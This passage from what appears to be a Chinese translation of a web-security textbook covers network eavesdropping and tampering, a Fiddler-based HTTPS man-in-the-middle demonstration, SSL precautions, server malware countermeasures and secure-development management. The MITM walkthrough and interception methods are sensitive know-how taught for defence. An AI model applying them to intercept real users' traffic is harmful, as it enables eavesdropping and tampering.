服务器端数字证书里面域名认证证书相对来说价格较低，购入门槛也不高，同时也可以利用免费的域名认证证书。以色列的公司 StartCom[①] 就是一个能免费提供域名认证证书的公司。StartCom 提供的证书，可以正常在 IE、Firefox、Google Chrome、Safari、Opera 等最新版的浏览器上使用，即使是 IE6，如果升级了也是可以使用的。

由于这种免费的域名认证证书能正常用于域名认证以及加密通信，所以那些因成本原因不能采用正式 SSL 或者使用自己建立的认证中心（即自己署名的证书）的公司，可以考虑使用这种免费的电子证书。

使用便于记忆的域名

针对钓鱼攻击，采用容易记忆的域名是很有效果的。所以，可以考虑使用下面列出的属性型域名。

表 7-1　属性型域名

运营服务组织	域名种类
企业运营服务	.CO.JP
政府机构服务	.GO.JP
地方团体服务	.LG.JP
教育机构服务	.AC.JP 或者 .ED.JP

申请这些属性型域名的时候，域名管理机构会对申请者是否满足申请条件进行审查，此外，还有 1 个团体只能申请 1 个域名的限制。所以可以认为这样的域名是不太容易用来作为恶意网站域名的。

因此，更建议 Web 服务运营方选择上面所说的属性型域名，而不是像 .COM 这样的通用型域名。

① http://www.startcom.org/

7.3　防范网络监听、篡改的对策

本节将主要讨论一下 Web 网站的网络监听、篡改攻击的对策。首先还是会先对网络监听、篡改的方法进行说明，之后会讨论如何使用 SSL 来防范网络监听、篡改。

7.3.1　网络监听、篡改的途径

针对 Web 网站的监听及篡改主要通过以下方式实现。

◆ 通过无线网进行监听、篡改

在无线网中传输的数据，如果没有进行加密的话，则很有可能被网络监听到。网络监听发生的原因主要有（1）通信内容没有被加密;（2）使用了已被破解的诸如 WEP 等加密方法;（3）使用通用密码的公用无线网;（4）使用假的无线热点。如果攻击者设置假的无线热点，还可能轻易发动网络篡改攻击。

◆ 利用交换机端口镜像

在有线局域网里，有可能利用交换机的镜像端口实现网络监听。不过这种方法只会发生在攻击者能物理接触到网络硬件的条件下。但是即使交换机没有镜像端口，如果攻击者能修改交换机内部线路的话，也可以通过让通信经过中继 HUB 的方法来实现网络监听。

◆ 利用代理服务器

如果攻击者可以控制代理服务器的话，或者可以在网络中设置代理服务器的话，就可以通过让 HTTP 通信经过代理服务器来实现监听。而且，如果代理服务器支持的话，还可以实现对 HTTP 消息的篡改。本书实验用的 Fiddler 也是代理服务器的一种，也可以用来实现网络监听和篡改。

◆ 伪装成 DHCP 服务器

在使用 DHCP 的局域网环境中，可以通过伪装的 DHCP 服务器，来实现伪装 DNS 或者默认网关的 IP 地址的目的。一旦伪装成了默认网关的 IP 地址，就和 ARP 欺骗攻击一样，所有的网络通信都会通过伪装的网关服务器，可以轻而易举的实现网络监听和篡改。如果能伪装成 DNS 服务器的 IP 的话，那么就和下面要说到的 DNS 缓存污染一样，发起伪装攻击。

◆ 使用 ARP 欺骗攻击和 DNS 缓存污染攻击（DNS cache poisoning）

在前面作为网站伪装的方法我们已经介绍过了 ARP 欺骗攻击和 DNS 缓存污染攻击了，这两种方法同时也能被用来实现网络监听和篡改攻击。通过这些方法，攻击者会使用在自己管理下的

路由器或者反向代理服务器来对用户通信进行中继，以实现网络监听及篡改的目的。

7.3.2 中间人攻击

前面提到的网络监听和篡改方式中，有一种方式利用了监听设备的中继功能。在这种中继型监听的环境下，即使是加密通信，也可能实现网络监听和篡改。这种方法被称为中间人攻击（Man-In-Th-Middle Attack，MITM）。

下面的图显示了中间人攻击的大概示意。

图 7-7 中间人攻击的例子




中间人攻击如图 7-7 所示，攻击者在用户和目标网站之间接入自己的硬件设备，通过对用户和目标网站 HTTPS 通信的连接，来实现网络监听和篡改。图中通信部分虽然使用了 HTTPS 协议，但是中间人可以在中继器上进行一次解密操作，根据需要决定是否修改原内容，然后再次加密后发给对方。中间人攻击就是利用这样的方式实现了网络监听和篡改。

使用 Fiddler 模拟中间人攻击


为了加深对中间人攻击的理解，我们使用 Fiddler 来模拟一下如何进行中间人攻击。首先，启动 Fiddler 后，选择 Tools 菜单里的“Fiddler Options”，在弹出的对话框里选择“HTTPS”页。在这里，选中“Capture HTTPS CONNECTs”和“Decrypt HTTPS traffic”这两个复选框，如图 7-8 所示。

图 7-8 将 Fiddler 设置为 MITM 模式



选中了这两项后，会弹出如图 7-9 的对话框，在这个对话框里选择“No”。

图 7-9 根证书的导入确认对话框




这时候再去访问 HTTPS 网站，浏览器就会显示安全证书有问题的提示消息，忽略这个提示继续访问网站。Internet Explorer6（IE6）的话会弹出“是否继续”的对话框，点击“是”之后继续会访问 HTTPS 网站。IE7 及以后的版本，可以通过点击“继续浏览此网站（不推荐）”继续访问 HTTPS 网站。下图 7-10 就是这之后访问 verisign 的结果。

图 7-10 访问 HTTPS 网站



这时浏览器的地址栏变为粉红色，地址栏右边也出现了“证书错误”的提示。之后，就可以在 Fiddler 中查看监听到的通信内容了。当然，也可以在 Fiddler 中对 HTTP 通信消息进行修改。

▶ 图 7-11　成功监听到 HTTPS 通信内容



从上面的操作我们可以得出如下结论。

- 即使是使用 SSL（HTTPS），通过中间人攻击也能实现网络监听和篡改
- 中间人攻击时浏览器会出现数字证书错误的提示

在中间人攻击中，对连接客户端通信的代理服务器（在这个例子里为 Fiddler）可以看作是一个 Web 服务器。浏览器显示的数字证书错误，相当于是提示了存在中间人攻击的可能。此外，在没有使用正式的证书而是使用自己署名的证书，或者证书的域名不一致、证书过期等情况下，浏览器也会提示证书错误。这时候就不能区分是证书有问题了还是中间人攻击导致的。

专栏：请不要手动安装证书　COLUMN

在上面使用 Fiddler 模拟中间人攻击的例子里，我们在图 7-9 的对话框里选择了“No”，如果选则了“Yes”的话会怎样呢？选择“Yes”的话，就像对话框里提示的那样，会将 Fiddler 生成的根证书导入到 Windwos，这时候在 MITM 模式下，浏览器也不会显示证书错误了。由于这时候 Fiddler 被 IE 所信赖，所以经过 Fiddler 的 HTTPS 通信在浏览器都不会显示错误。

由于这属于比较危险的行为，所以在图 7-9 里我们选择了“No”进行模拟实验。与此相同，如果个人电脑感染了间谍软件（Spyware）也可能出现这种问题。那样的话，SSL 就不能发挥域名认证的作用了。

也有一些网站会要求手动导入根证书，这同样是很危险的行为。应该使用浏览器里保存的正规合法的根证书，或者通过 Windows Update 等安全的方式导入的根证书。

但是这只是适用于网络上提供服务的正式网站，如果是公司内部自建的 CA 的话（私有 CA）则不受此约束。私有CA和自己署名证书的区别，可以参考高木浩光的Blog文章“PKI常见误区（3）如果私有认证中心安全的话那么自署名证书也是安全的”[①]

7.3.3 对策

合理利用正规的数字证书加 SSL 通信，就可以有效的预防网络监听和篡改。此外，在运用中有以下几点需要注意。

使用 SSL 时的注意事项


- 从输入页面就开始使用 HTTPS

  这是因为如果输入页面被篡改的话，就不能保证后续的网页能正常的进行 SSL 加密通信了。

- 注意 Cookie 的 secure 属性（参考 4.8.2 节）
- 图像或者 CSS、JavaScript 等也需要使用 HTTPS

  如果图像被篡改了，就等于显示的页面也被篡改了。JavaScript 被篡改的话，就可能通过 JavaScript 代码进一步篡改页面内容。如果页面里的内容既有 HTTP 也有 HTTPS 的话，那么浏览器就会弹出如图 7-12 的那样提示框。

图 7-12　浏览器弹出的提示框



- 不使用 frame 和 iframe

  如果外层的 frame 没有使用 HTTPS 的话，那么浏览器的地址栏里也不是 HTTPS 的网址，所以不能简单地通过眼睛来确认（内部 frame）是否正在使用 HTTPS。此外，如果 frame 的源文件地址链接被替换了的话，那么整个页面的内容也会被替换。所以最好的选择就是不使用 frame 和 iframe，在不得不使用的情况下，则要将所有的资源都放在 HTTPS 下。

① 高木浩光.（2005 年 2 月 5 日）.PKI よくある勘違い (3)「プライベート認証局が妥当ならオレオレ認証局も妥当だ」（PKI 常见误区（3）如果私有认证中心安全的话那么自署名证书也是安全的）. 参考日期：2011 年 1 月 13 日，参考网址：高木浩光 @ 自宅日记：http://takagi-hiromitsu.jp/diary/20050205.html#p02

➤ 让浏览器在默认设置下不显示错误提示

我们需要保证应用程序在不修改浏览器默认的“使用 SSL 2.0”“对证书地址不匹配发出警告”等设置时也不让浏览器提示错误。由于 SSL2. 在协议本身存在缺陷，所以需要在服务器端设置不使用 SSL2.0。另外，如果将“对证书地址不匹配发出警告”设置为无效的话，那么域名认证功能将会失效，服务器的数字证书也就失去了存在的意义。如果使用正规的域名和证书，那么浏览器也就不需要做额外的设置了。

➤ 不隐藏地址栏

➤ 不隐藏状态栏

➤ 不屏蔽鼠标右键菜单

这 3 条措施都是为了让用户方便确认证书有效性。因为标识证书有效性的小锁头标记会显示在地址栏或者状态栏里，也能通过右键菜单来确认证书的有效性，所以不能把这些项目隐藏或者禁止。

专栏：SSL 认证标签 COLUMN

有一些证书提供商会给用户提供证明用户合法性的标签（或叫作图标，一段可以嵌入到用户网页的 HTML 代码）。访问者在点击这个标签后，即转到证书提供商的页面，在这个页面里会显示证书的内容、期限和组织名称等信息。

但是这个认证标签很容易被伪造。虽然有类似“点击标签确认是否安全”的提示说明，但是攻击者的网站有可能显示的是伪造的证书认证标签，关于这个标签的真伪也需要花时间去确认。要确认的内容包括现在浏览的网站的域名，以及浏览器是否显示了证书错误等。

如果浏览者能做上面这样的确认，那么应该也能够对使用了证书的原网站作出真伪鉴别。所以说与其花时间去确认证书认证标签的真伪，还不如确认网站本身的真实性，这样更快一些。

证书认证标签的问题不仅如此。由于这些认证标签一般会使用 JavaScript 或者浏览器插件来编写，所以如果标签本身存在 XSS 等漏洞的话，也会对嵌入证书认证标签网站的安全性代理产生不利影响。从这点意义上来说，证书认证标签不但没有降低系统的风险，反而是增加了安全隐患。

建议大家在确定了由证书认证标签带来的好处大于由此带来的风险时，才在网站上显示 SSL 证书的认证标签。

参考文献

[1] 高木浩光 . (2005 年 2 月 5 日). PKI よくある勘違い（3）「プライベート認証局が妥当ならオレオレ認証局も妥当だ」. 参考日期：2011 年 1 月 13 日，参考网址：高木浩光＠自宅の日記 : http://takagi-hiromitsu.jp/diary/20050205.html#p02

7.4 防范恶意软件的对策

本节中我们将说明 Web 网站的恶意软件（病毒等非法软件）防范对策。首先介绍一下预防服务器端的恶意软件有什么意义，然后再详细说明具体的对策。

7.4.1 什么是 Web 网站的恶意软件对策

Web 网站的恶意软件对策主要防范以下情况。

（A）Web 服务器自己感染恶意软件
（B）通过 Web 网站传播恶意软件

无论是（A）还是（B），恶意软件都是保存在服务器上的，不同的是（A）的情况下，恶意软件在服务器上运行，而（B）的话恶意软件并不在服务器上运行，而是指用户可以通过网页下载的状态。

Web 服务器如果感染了恶意软件的话，带来的威胁和 OS 命令注入攻击一样。比如可能存在如下的威胁。

- 信息泄露
- 网站被篡改
- 非法使用其他功能
- 作为跳板对其他服务器发起攻击

如果 Web 服务器出现（B）的情况的话，则会带来如下影响。

- 浏览网页的用户 PC 可能会感染恶意软件[①]

下面，我们再来看看恶意软件都是如何感染的。

7.4.2 恶意软件的感染途径


根据独立行政法人信息处理推进机构的调查[②]，病毒的感染途径主要如图 7-13 所示。从图中可以看出，病毒的感染途径中电子邮件占了 45.2%，上网占了 48.3%，外置存储（U 盘、移动硬盘等）和外部设备（带入本公司的客户 PC 等）占了 48%（调查为多项选择）。

---

① 前提是用户 PC 存在漏洞或者恶意软件被执行。

② 2009 年日本国内信息安全事件受害情况调查报告地址 http://www.ipa.go.jp/security/fy21/reports/isec-survey/。

▶ 图 7-13 个人电脑病毒的入侵途径



从上面的调查结果可以看出，通过在电脑上浏览网页或者查看邮件，以及使用外置存储设备等途径传播、感染病毒的情况较多。但是在 Web 服务器上一般不会做这样的操作，所以 Web 服务器感染病毒的途径中，利用系统漏洞的比例很高。

一般情况下谈到恶意软件的解决方法，肯定很多人会先想到用防病毒软件，但是在 Web 服务器上安装防病毒软件的比率还不是特别高。其原因就是服务器上感染恶意软件的途径和普通的客户端 PC 有所不同。

7.4.3 Web 网站恶意软件防范对策概要

从感染途径这一出发点来说，Web 服务器上的防范恶意软件措施有以下几点非常重要。

- 按时进行服务器的漏洞应对处理
- 不在服务器上安装、运行来历不明的软件
- 在服务器上不做无关操作（浏览网页或者查看邮件等）
- 不在服务器上使用 USB 等外部存储设备
- 将 Web 服务器和公司内部网络分离开
- 访问服务器的客户端 PC 安装防病毒软件并保持病毒库为最新状态
- 在客户端 PC 通过 Windows Update 等方式安装最新的安全补丁

首先建立能切实执行上述对策的体制，如果对上面的措施仍感到不安（比如不能适时实施漏洞对策等）的话，再考虑在服务器上安装防病毒软件。

7.4.4 如何确保服务器不被恶意软件感染

Web 服务器感染恶意软件的途径一般来说有如下几种。

- 利用 Web 应用的文件上传漏洞（参考 4.12 节）
- 利用 Web 网站的漏洞进行网站内容篡改（参考 7.1 节）
- 利用 FTP 等管理软件非法登录（参考 7.1 节）
- 管理服务器的 PC 感染了恶意软件，服务器被 PC 感染（参考 7.4.3 节）
- 网站内容被恶意软件感染（参考 7.4.3 节）

这些感染途径中，除了利用文件上传功能漏洞以外，其他的都可以用本章到目前为止所讲述的方法进行防范。关于利用文件上传漏洞的预防，可以按照后面要讲到的方法进行防范。

探讨是否需要制定针对恶意软件的防范措施

用户上传文件（图片、免费软件、PDF 文档等）的恶意软件对策的责任，应该由以下三者共同承担。

- Web 网站运营者
- 上传文件的用户
- 下载、查看文件的用户

网站需要根据自己网站的特点来决定是否采取防病毒措施。具体来说可以根据以下项目进行判断。

- 上传文件的公开范围
- 上传文件是否有明确的责任人
- 谁对上传文件负主要责任
- 除了防病毒软件以外是否还有其他检查方法

制定病毒防范政策并向用户公开

在决定了是否要对恶意软件采取措施之后，应该以网站用户规约的形式把防范措施（也包括不采取任何防范措施）向网站用户公开并实施。需要公开的内容可以包括以下几条。

- 防范病毒的方法（不做病毒防范的时候也直接标明）
- 不可能查出全部的病毒，感染病毒的可能性也不是零（采取了防病毒措施的时候）
- 用户需要自己负责（推荐用户使用防病毒软件并保持病毒库为最新状态）
- 作为网站运营方不对用户感染病毒负责任

上面这些条目都是一般性的内容，各网站应该根据自己的特点，制定出符合自己实际情况的病毒防范政策。

使用防病毒软件


要想对用户上传的文件进行病毒扫描，可以采取的方法有下面几种。

- 在服务器上安装防病毒软件，将文件上传目录设置为扫描对象
- 使用防病毒网关
- 利用防病毒软件提供的 API 在自己的代码里进行病毒扫描

详细的信息可以向防病毒软件公司或者代理商咨询。

如果由网站进行病毒检查，可以借鉴一下微软的免费网盘 Windows Live SkyDrive[①]，请参考下面的网站截图[②]。

图 7-14　Web 侧进行病毒扫描的例子（Windows Live SkyDrive）



① https://skydrive.live.com

② 页面现实的文件 eicar.com 并不是真正的病毒文件，而是用来测试防病毒软件的测试文件。可以在 http://www.eicar.org/86-0-Intended-use.html 下载。

专栏：Web 网站的防病毒对策和 Gumblar 的关系 COLUMN

本章讲到的一些防病毒软件对策，对抵御 Gumblar 也有很好的效果。

“Gumblar”是一种组合了 Web 网页篡改和通过浏览网页感染（仅浏览网页就会被感染的病毒）两种方法的一种病毒传播方式。

Gumblar 为了扩大病毒传播范围，会盗取 FTP 用户名和密码，然后再用这些账号信息去篡改网站内容，进而再去感染浏览这些网站的用户。

如果采用了本章所介绍的安全防范措施，使用公钥认证的 SCP 或 SFTP 代替传统的 FTP，再加上访问 IP 限制，就可以预防非法登录攻击了。而且如果客户端 PC 安装了防病毒软件的话，客户端也就可以避免被病毒感染了。

本章介绍的对策虽然都是最基本的内容，但是如果熟练使用这些方法的话，自然也能抵御 Gumblar。

关于 Gumblar 的详细信息，可以参考 http://www.ipa.go.jp/security/txt/2010/02outline.html[1]。

参考文献

[1] 独立行政法人信息处理推进机构（IPA）.（2010 年 2 月 3 日）. コンピュータウィルス・不正アクセスの届出状況 [1 月分] について（个人电脑中毒情况报告 [1 月份]）. 参考日期：2010 年 12 月 2 日，参考网址：情報処理推進機構：http://www.ipa.go.jp/security/txt/2010/02outline.html COLUMN END

7.5　总结

围绕如何提高 Web 网站的安全性，本章主要从以下方法进行了说明。

- 针对 Web 服务器漏洞的对策
- 由管理软件导致的非法登录对策
- 防范伪装攻击的对策
- 防范网络监听、篡改的对策
- 防范恶意软件的对策

上面提到的每种方法都是非常常见的针对 Web 网站攻击方法的防范措施。这些服务器对策以及应用程序本身的安全防范措施，都是确保网站安全性所必须采取的措施。请各位参考本章的内容来提高网站的安全性。

另外，关于如何防范钓鱼攻击，也请参考独立行政法人产业技术综合研究所的“建立安全 Web 网站的铁则”[1]。

参考文献

[1] 独立行政法人产业技术综合研究所 .（2007 年 3 月 23 日）. 信息安全研究中心 . 参考日期：2010 年 12 月 4 日，参考网址：安全な Web サイト利用の鉄則（建立安全 Web 网站的铁则）：http://www.rcis.aist.go.jp/special/websafety2007/

第8章

开发安全的 Web 应用所需要的管理

本章将讲解开发安全的 Web 应用所需要进行的管理工作。这一章主要是面向发包方（甲方）的相关人员，以及实际进行开发（承包方，乙方）的项目经理。

8.1 开发管理中的安全对策概要

开发管理可以从开发体制和开发过程两方面进行控制。

图 8-1 从软件开发中发包方和承包方的立场，按照开发过程的各个阶段（从规划、招标直到运维），对在开发中涉及安全性的关键因素进行了整理。首先，需要在开发开始之前先制定开发体制，因此制定开发标准、培养信息安全责任人、对开发团队进行安全教育就显得尤为重要。图 8-1 描述了项目双方在开发过程中各个阶段重要注意的事项。

▶ 图 8-1 开发安全的应用程序需要的管理概要

	甲方注意要点	乙方注意要点	参考章节
项目开始以前		强化开发体制 • 制定开发标准 • 对开发人员进行培训 • 培养安全负责人	8.2 节
规划	重要安全性功能讨论 利用 RFI 等掌握预算 确保安全方面的预算	通过 RFI 回答强调安全的重要性	8.3.1 节
招标	明确安全上的功能需求 制作并公布 RFP 选择承包商	安全功能的实现方法 开发体制、测试方法的说明 开发标准等说明	8.3.2 节
需求分析		确定安全功能需求 制定项目安全标准	8.3.3 节
概要设计		以瀑布方式展开对安全性功能进行细化 在架构设计阶段制定安全性 Bug 相关的详细开发标准	8.3.4 节
详细设计		通过设计 Review 检查设计是否遵守了开发标准	8.3.5 节
编码		通过代码 Review 检查编码是否遵守了开发标准	8.3.5 节
测试		通过安全性测试检查是否存在漏洞 通过功能测试判断是否满足安全功能需求	8.3.8 节
验收	在验收阶段检查安全性功能		8.3.9 节
运维	监测漏洞信息 打补丁		8.3.10 节

8.2 开发体制

完备的开发体制对于开发安全的应用来讲至关重要。一个好的开发体制，要从开发标准等文档（物）和训练有素的团队（人）两方面着手。

◆ 开发标准的制定

就笔者的咨询经验来看，对于开发安全的应用来说，性价比最高的措施就是整理出一份好的开发标准（安全指南）了。一个好的开发标准需要满足以下条件。

➤ 不能太厚（只限于实用性较高的项目）
➤ 方便查找想参考的内容
➤ 明确记载应该实施的措施
➤ 持续改进

虽然制定开发标准的企业越来越多，但笔者曾看到过开发标准很多都是厚厚的一个大文件夹，而且内容都很抽象，阅读起来都很费力。开发标准是给开发工程师阅读的，因此只选取最有用的标准，将它做得薄一些，对降低开发成本也能起到一定的作用。

另外即使开发本身不在本公司内进行而是承包给其他公司，也应该制定一份开发标准，在招标的时候作为安全性需求附件提供给投标方。这样也能取得很好的效果。

在开发标准中应该记载下面列出的一些重要项目。

➤ 针对每种漏洞的对应方法
➤ 用户认证、会话管理、日志输出等实现方法
➤ 各个阶段的评审（Review）和测试方法（时间、人员、对象、方法）
➤ 项目验收（发布）评判标准（人员、时间、具体合格标准）

◆ 教育培训

虽然很多企业制定了开发标准，但遗憾的是就现在能真正使用这些开发标准的企业还很少。究其原因无外乎是之前讲过的，要么是因为开发标准的内容不太现实，要么就是团队（或公司）还没有建立一个能严格遵守开发标准的组织框架。

为了能按照开发标准进行开发，需要遵循以下一些要点。

➤ 开发标准本身的内容（参考上面内容）
➤ 在团队内展开开发标准培训
➤ 通过设计评审、代码评审来检查开发标准的执行情况

其中，关于开发标准培训中培训内容的关键点有以下几点。

- 事件、事例的介绍（提高大家对安全性的重视程度）
- 常见漏洞的原理及其影响
- 必须遵守的事项

此外每个团队最好都能培养出自己团队内部的安全责任人。安全负责人的主要职责包括以下几点。

- 制定、维护开发标准
- 展开开发标准培训
- 参加评审
- 进行安全测试
- 监测各种漏洞信息

以安全负责人为中心，不断地完善开发标准的同时，持续对开发团队进行安全培训，就会提高团队开发出安全应用程序的能力。

8.3 开发过程

本节我们将对开发安全应用程序的开发流程进行说明。以下说明中虽然都是以应用程序外包开发为例，但是自己公司内部开发时，除了角色担当不同之外，其所需要实施的内容都是一样的。

8.3.1 规划阶段的注意事项

在规划阶段非常重要的一件事就是要确保开发中和安全性相关的内容的预算。

要做预算的话必须先对安全性需求的整体内容进行讨论。把应用程序开发外包时，或者需要从外部调配安全产品时，可以在规划阶段制作 RFI（Request For Information，信息提供要求书），向承包商提供应用程序的概要和重要信息列表，并要求承包商提供关于提高系统安全性所需要的对策及大概的预算等信息。RFI 同时也可以作为对承包商的第一次审查，可以在这个阶段去评价承包商的意欲与能力。

8.3.2 招标时的注意事项

招标时会由发包方编写 RFP（Request For Proposal，需求建议书），让承包方据此进行估算并投标。关于安全性的功能需求也需要写在 RFP 中。由于 RFP 是进预算的前提，所以在 RFP 中明确记载安全性需求是非常重要的。

这里我们需要将安全性功能（需求）和安全性 Bug 分开考虑。首先安全性功能需求的成本投入和效果是成正比的，我们需要基于规划阶段的讨论结果来决定是否需要实现这些安全性功能并记录到 RFP 中。

另一方面，对安全性 Bug 的需求往往是很模糊的内容，即使记述到 RFP 中，如果不能通过测试来验证的话，也没有意义的。关于安全性 Bug，可以考虑像下面这样向承包商提出比较具体的要求。

- 列举出需对应的漏洞的名称
- 明确标明验收方法和验收标准
- 如果有需要追加的对策则要求承包商作出相应提案
- 要求承包商提供安全性能测试方法的说明，并将测试结果作为项目交付物提交
- 明确项目验收后发现的漏洞的应对方法及费用承担情况
- 要求承包商对开发体制做出说明
- 要求承包商提供开发标准和安全性测试报告书样本

专栏：谁应该对安全漏洞负责？ COLUMN

安全漏洞的责任在于发包方，还是承包方，这是个问题。笔者认为在这种将项目委托给承包方进行开发的体制中，风险的责任应该由发包方来承担。原因是需求文档是由发包方提供给承包方的，而且法律上也没有对关于开发的应用程序中出现漏洞时的责任做出明确的规定①。

另外，经济产业省刊发的《信息系统、交易模型与合同（模型合同）》[1] 中有以下的描述。

> 关于和本软件相关的安全方面的对策，包括具体的功能、遵守方法、管理体制以及费用承担等在其他条款另行约定（参考第 50 条）。当架构设计（系统设计）里包含安全性功能需求时，（发生的问题）则符合“与系架构设计不一致”，属于本条所描述的“缺陷”问题。

也就是说，系统设计文档里中没有明确记载的内容不能算作缺陷②。因此，站在发包方的立场考虑，为了自我保护就必须在合同和需求文档中明确标明安全性方面的要求。

那是不是承包方在客户没有明确提出安全上的相关需求时，就可以不做任何安全对策了呢？笔者并不这么认为。笔者认为至少要对安全漏洞采取必要的措施。作为承包方，即便是客户方没有明确要求，也应该对安全性的重要性进行说明，并努力让安全需求得到客户理解，并将其写入 RFP 中。所以，回答规划阶段 RFI 的安全性问题并强调其重要性是非常重要的。

8.3.3　需求分析时的注意事项

在需求分析及以后的开发阶段，工作的主体就转换到承包方了。在需求分析中，也需要分别对安全性功能和安全漏洞进行整理。

首先，需要发包方在需求中对安全功性能进行定义。

